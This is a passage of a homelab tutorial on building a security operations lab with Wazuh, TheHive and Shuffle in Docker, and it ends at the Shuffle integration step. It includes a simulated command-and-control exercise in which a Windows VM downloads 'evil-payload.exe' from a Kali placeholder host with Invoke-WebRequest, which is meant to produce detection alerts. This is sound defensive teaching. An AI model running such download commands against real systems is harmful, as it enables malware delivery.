
Let's install Ubuntu 24.04.3 live server for setting up your SOC server.

We will provide the following resources to this VM: 20GB RAM, 100GB storage, 4 processors. Don't forget to add this VM to the SOC Network (NAT Network).



Start the VM and follow the installation instructions. Skip the proxy settings, enter your name, username and password, skip the featured snaps and begin the installation.

Output will look like this if the installation is complete:



Lab tools (Wazuh, TheHive, Shuffle)

While we could write one massive 500-line docker-compose.yml file, it is highly unstable for this specific stack. Wazuh, TheHive, and Shuffle all rely on heavily modified databases (OpenSearch, Elasticsearch, and Cassandra). Cramming them into one file often causes port collisions and database corruption.

Instead, we will be deploying them in three separate directories on the same Ubuntu server. They will all share the VM's 20GB of RAM, but their configurations will remain isolated and clean.

Log into the Ubuntu Server and upgrade packages using the following commands:

```
sudo apt-get update
sudo apt-get upgrade -y
```

Wazuh, TheHive, and Shuffle all use indexing databases that process massive amounts of logs. By default, Linux restricts how much virtual memory an application can map. If we do not change this, the containers will crash instantly.

Increase the limit for the current session:

```
sudo sysctl -w vm.max_map_count=262144
```

Note: This value allows the indexers to map more files to memory, preventing out-of-memory errors.

Make it permanent so it survives a reboot:

```
echo "vm.max_map_count=262144" | sudo tee -a /etc/sysctl.conf
```

Now, we will clone the repository and enter the directory of Wazuh:

```
git clone https://github.com/wazuh/wazuh-docker.git -b v4.9.2
cd wazuh-docker/single-node
```

Install the docker-compose package:

sudo apt install docker-compose -y

Generate the required SSL certificates:

sudo docker-compose -f generate-indexer-certs.yml run --rm generator

Boot the SIEM in the background:

sudo docker-compose up -d

The '-d' here means "detached mode", so it will run in the background and give us your terminal prompt back.

It will take a few minutes to pull the heavy Wazuh images (Indexer, Manager, and Dashboard) and start them up.

To check if the containers are working, use the command "*sudo docker ps".* You should see a list showing three containers:

- *single-node-wazuh.dashboard-1*
- *single-node-wazuh.manager-1*
- *single-node-wazuh.indexer-1*


Look at the "STATUS" column. It should say "Up" for all three. (Note: The dashboard container usually takes 2-3 minutes to fully initialize its web interface, so if it's freshly booted, give it a moment).

The output should look similar to this if the images are successfully pulled and running.

```
Digest: sha256:654bd546b92627974ac65f97836665a387647d6a299bc4c55614620bec1b56de
Status: Downloaded newer image for wazuh/wazuh-indexer:4.9.2
Pulling wazuh.dashboard (wazuh/wazuh-dashboard:4.9.2)...
4.9.2: Pulling from wazuh/wazuh-dashboard
42ce99aa0f68: Already exists
07dd7d96b715: Pull complete
cd29afa936d8: Pull complete
66e99de536f1: Pull complete
b17592e806c8: Pull complete
f6fc2ebd123b: Pull complete
e48e609fd968: Pull complete
33576f530ae8: Pull complete
da47b3e96a0c: Pull complete
f7faa8617f22: Downloading [==========>                                        ]  60.39MB/256MB
01011aa4ab94: Download complete
f7faa8617f22: Pull complete
01011aa4ab94: Pull complete
e9b931ba1c50: Pull complete
4f4fb700ef54: Pull complete
Digest: sha256:7622129f46c44f9fceb06a5e3ef7366f965e45aac60da1bafd828705e582100a
Status: Downloaded newer image for wazuh/wazuh-dashboard:4.9.2
Creating single-node_wazuh.indexer_1 ... done
Creating single-node_wazuh.manager_1 ... done
Creating single-node_wazuh.dashboard_1 ... done
soc@socserver:~/wazuh-docker/single-node$ sudo docker ps
CONTAINER ID   IMAGE                          COMMAND                  CREATED         STATUS         PORTS
                                                                                                                NAMES
32881e361d48   wazuh/wazuh-dashboard:4.9.2    "/entrypoint.sh"         2 minutes ago   Up 2 minutes   443/tcp, 0.0.0.0:443->5601/tcp, [::]:443->5601/tcp
                                                                                                                single-node_wazuh.dashboard_1
1e3715ed7463   wazuh/wazuh-manager:4.9.2      "/init"                  2 minutes ago   Up 2 minutes   0.0.0.0:1514-1515->1514-1515/tcp, [::]:1514-1515->1514-1515
/tcp, 0.0.0.0:514->514/udp, [::]:514->514/udp, 0.0.0.0:55000->55000/tcp, [::]:55000->55000/tcp, 1516/tcp   single-node_wazuh.manager_1
9187c72d4ccb   wazuh/wazuh-indexer:4.9.2      "/entrypoint.sh open…"   2 minutes ago   Up 2 minutes   0.0.0.0:9200->9200/tcp, [::]:9200->9200/tcp
                                                                                                                single-node_wazuh.indexer_1

soc@socserver:~/wazuh-docker/single-node$
```


To test if we can access the Wazuh dashboard, we will note your ubuntu VM's IP using the command: "**ip a**" and look for ip in your internet adapter (in my case it's enp0s3) and note the inet ip (something like 10.0.*.*). We will open a browser in your kali/windows VM and type the ip in the url bar ("https://10.0.*.*").



Enter the default credentials for the Docker deployment:

- **Username:** admin
- **Password:** SecretPassword

Once you log in, you will see the main Wazuh SIEM dashboard.



Similarly, we will install TheHive. On your Ubuntu server terminal, make a new folder so we keep TheHive separate from Wazuh.

```
cd ~
mkdir thehive-docker
cd thehive-docker
```

Open a new file using the nano text editor:

```
nano docker-compose.yml
```

Paste the exact following configuration inside. Notice how it calls for cassandra, elasticsearch, and thehive all in one place, while also putting strict memory limits on them so they don't crash your server:

```
version: "3"
services:
 cassandra:
  image: cassandra:3.11
  ports:
   - "9042:9042"
  environment:
   - MAX_HEAP_SIZE=512M
   - HEAP_NEWSIZE=100M

  restart: always

 elasticsearch:
  image: elasticsearch:7.11.1
  environment:
   - http.host=0.0.0.0
   - discovery.type=single-node
   - cluster.routing.allocation.disk.threshold_enabled=false
   - ES_JAVA_OPTS=-Xms512m -Xmx512m
  restart: always

 thehive:
  image: strangebee/thehive:5.2
  depends_on:
   - cassandra
   - elasticsearch
  ports:
   - "9000:9000"
  environment:
   - JVM_OPTS="-Xms1024M -Xmx1024M"
  command: --secret "mySecretKeyForTheHive123!"
  restart: always
```

Press Ctrl+O to save, Enter to confirm, and Ctrl+X to exit.

Run the following command to pull all three of those tools and start them up:

```
sudo docker-compose up -d
```


Docker will now reach out to the internet, download Cassandra, Elasticsearch, and TheHive, link them together automatically, and start them.

In the address bar, type http://<YOUR_UBUNTU_IP>:9000 (for example, http://10.0.2.5:9000).

- *Note: Make sure you use http:// and not https://, as we didn't generate SSL certificates for TheHive like we did for Wazuh.*

Once the login screen loads, use the default administrator account:

- **Username:** admin@thehive.local
- **Password:** secret



It's time to install the wazuh agent on your windows vm.

Open the web browser inside your **Windows VM** (Edge or whatever is installed).

Ensure you actually have internet by going to https://www.google.com.

Paste the direct download link into your address bar:
https://packages.wazuh.com/4.x/windows/wazuh-agent-4.9.2-1.msi

Once it downloads, double-click the installer.

During the installation wizard, it will ask for the **Wazuh Manager IP**. Type in your Ubuntu server's IP: 10.0.2.4. That's it. Leave other fields.

Finish the installation.

Once the installation is finished, run this in your Administrator PowerShell to turn it on:

```
NET START WazuhSvc
```

Check your Wazuh Dashboard under "Agents" after a few seconds. It should show 1 active.

We need to edit the agent's configuration file to point it to the Sysmon event channel.

- Open **Notepad** as an Administrator.
- Go to File > Open and navigate to C:\Program Files (x86)\ossec-agent\. *(Note: You might need to change the file type dropdown in the bottom right from "Text Documents" to "All Files" to see the configuration).*
- Open the ossec.conf file.
- Scroll down until you see the other <localfile> blocks. Paste the following configuration block exactly as shown:

```
<localfile>
  <location>Microsoft-Windows-Sysmon/Operational</location>
  <log_format>eventchannel</log_format>
</localfile>
```

- Save the file.

To force Wazuh to read the updated configuration, restart the service. Go back to your Administrator PowerShell window and run:

```
Restart-Service -Name WazuhSvc
```

Your victim machine is now heavily monitored.

Command and Control Attack Simulation

We are going to simulate a classic "Command and Control" (C2) beacon and a payload download.

In the real world, once an attacker tricks a user into clicking a phishing link, the victim's computer quietly reaches out to the attacker's server to download the actual malware. We are going to recreate this exact behavior, and then we will hunt it down in Wazuh using new Sysmon logs.

First, we will create an file "evil-payload.exe" and host it on your kali linux:

```
Touch evil-payload.exe
```

```
Python -m http.server 8000
```

```
┌──(root㉿kali)-[/home/attacker]
└─# touch evil-payload.exe

┌──(root㉿kali)-[/home/attacker]
└─# python3 -m http.server 8000
Serving HTTP on 0.0.0.0 port 8000 (http://0.0.0.0:8000/) ...
```

After that, we will use this command from powershell in your Windows VM to get this file (This simulates how a malicious file might execute powershell command to connect to the attacker's machine and perform actions):

Invoke-WebRequest -Uri http://<KALI_IP>:8000/evil-payload.exe -OutFile C:\Users\Public\evil-payload.exe

We can see the connection was established from your windows vm and the command that was executed in your kali linux VM.


```
10.0.2.15 - - [27/Mar/2026 16:49:41] "GET /evil-payload.exe HTTP/1.1" 200 -
```

Just to generate more noise, we will execute the following command:

Whoami /priv

This is a classic command showing the current user and their privileges.

Now go to **Wazuh → Threat hunting → Events** and make sure to select the coorect windows wazuh agent in the top right. Now in the **Events** list, we will try and find the events.



timestamp	agent.name	rule.description	rule.level	rule.id
Mar 27, 2026 @ 04:55:24...	DESKTOP-F6U	Executable dropped in Windows root folder	6	92217
Mar 27, 2026 @ 04:55:24...	DESKTOP-F6U	Executable dropped in Windows root folder	6	92217
Mar 27, 2026 @ 04:53:54...	DESKTOP-F6U	Executable dropped in Windows root folder	6	92217
Mar 27, 2026 @ 04:53:54...	DESKTOP-F6U	Executable dropped in Windows root folder	6	92217
Mar 27, 2026 @ 04:53:54...	DESKTOP-F6U	Executable dropped in Windows root folder	6	92217
Mar 27, 2026 @ 04:53:54...	DESKTOP-F6U	Executable dropped in Windows root folder	6	92217
Mar 27, 2026 @ 04:53:54...	DESKTOP-F6U	Executable dropped in Windows root folder	6	92217
Mar 27, 2026 @ 04:53:54...	DESKTOP-F6U	Executable dropped in Windows root folder	6	92217
Mar 27, 2026 @ 04:53:54...	DESKTOP-F6U	Executable dropped in Windows root folder	6	92217
Mar 27, 2026 @ 04:53:54...	DESKTOP-F6U	Executable dropped in Windows root folder	6	92217
Mar 27, 2026 @ 04:53:54...	DESKTOP-F6U	Executable dropped in Windows root folder	6	92217
Mar 27, 2026 @ 04:49:44...	DESKTOP-F6U	Executable file dropped in Users\Public folder	12	92207
Mar 27, 2026 @ 04:49:18...	DESKTOP-F6U	Executable dropped in Windows root folder	6	92217
Mar 27, 2026 @ 04:49:18...	DESKTOP-F6U	Executable dropped in Windows root folder	6	92217
Mar 27, 2026 @ 04:49:18...	DESKTOP-F6U	Executable dropped in Windows root folder	6	92217

Let’s look at the details of this event by clicking the magnifying glass icon.

Document Details

View surrounding documents

View single document

Table JSON

_index	wazuh-alerts-4.x-2026.03.27
agent.id	003
agent.ip	10.0.2.15
agent.name	DESKTOP-F6UQL0D
data.win.eventdata.creationUtcTime	2026-03-27 11:49:43.120
data.win.eventdata.image	C:\\Windows\\System32\\WindowsPowerShell\\v1.0\\powershell.exe
data.win.eventdata.processGuid	{0132335b-029d-69c7-e603-000000000c00}
data.win.eventdata.processId	1388
data.win.eventdata.targetFilename	C:\\Users\\Public\\evil-payload.exe
data.win.eventdata.user	DESKTOP-F6UQL0D\\Vulnerable
data.win.eventdata.utcTime	2026-03-27 11:49:43.120
data.win.system.channel	Microsoft-Windows-Sysmon/Operational
data.win.system.computer	DESKTOP-F6UQL0D
data.win.system.eventID	11
data.win.system.eventRecordID	30145
data.win.system.keywords	0x8000000000000000
data.win.system.level	4
data.win.system.message	"File created: RuleName: - UtcTime: 2026-03-27 11:49:43.120 ProcessGuid: {0132335b-029d-69c7-e603-000000000c00} ProcessId: 1388 Image: C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe TargetFilename: C:\Users\Public\evil-payload.exe CreationUtcTime: 2026-03-27 11:49:43.120 User: DESKTOP-F6UQL0D\Vulnerable"

We can see that the event was generated successfully by looking at the fields in this table, since we can see that the event was recorded by **Sysmon**, **powershell** was executed to drop an executable file named “**evil-payload.exe**”.

We cannot, however, see the events related to running commands on powershell and connections being established with the attacker kali linux VM. As running commands on powershell and making connections using powershell isn’t that suspicious, Wazuh likely flagged these activities as normal.

For further checks, if required, we can lock the windows and try and log in again with wrong password 4-5 times, then log in with the correct password. Corresponding events will be generated and shown.

Shuffle Integration

Automating the response is the core of modern cybersecurity. We are going to bridge Wazuh SIEM with SOAR platform (Shuffle) so it can automatically email the moment it catches an attacker dropping a malicious payload.

Because Wazuh doesn't have a native "Shuffle" button out of the box, we are going to build a custom integration. Here is your plan:

- **Phase 1 (The Listener):** Set up a Webhook in Shuffle to "catch" the alerts.
- **Phase 2 (The Messenger):** Create a custom Python script on Ubuntu server to securely package and send the alerts.
- **Phase 3 (The Trigger):** Edit the Wazuh manager's configuration file to activate the pipeline for Level 12 alerts.

Phase 1 (The Listener)

I used the cloud version of Shuffle for this specific in order to prevent exhausting the physical machine's RAM by running yet another heavy service.

- Open the physical host's web browser and log into shuffler.io.
- Click **Workflows** and create a new workflow.
- On the left-hand menu, scroll down to **Triggers** and drag a **Webhook** node onto the center canvas.
- Click on that Webhook node to open its settings menu.
- Copy the **Webhook URI** (it will look like a long URL ending in a random string of characters).
- Click the large **Start** button (the Play icon) at the bottom of the screen. The webhook is now "live" and actively listening for incoming data.

Paste that Webhook URL into a blank Notepad file for safe keeping, because we are going to inject it into your Ubuntu server next.

Phase 2 (The Messenger)

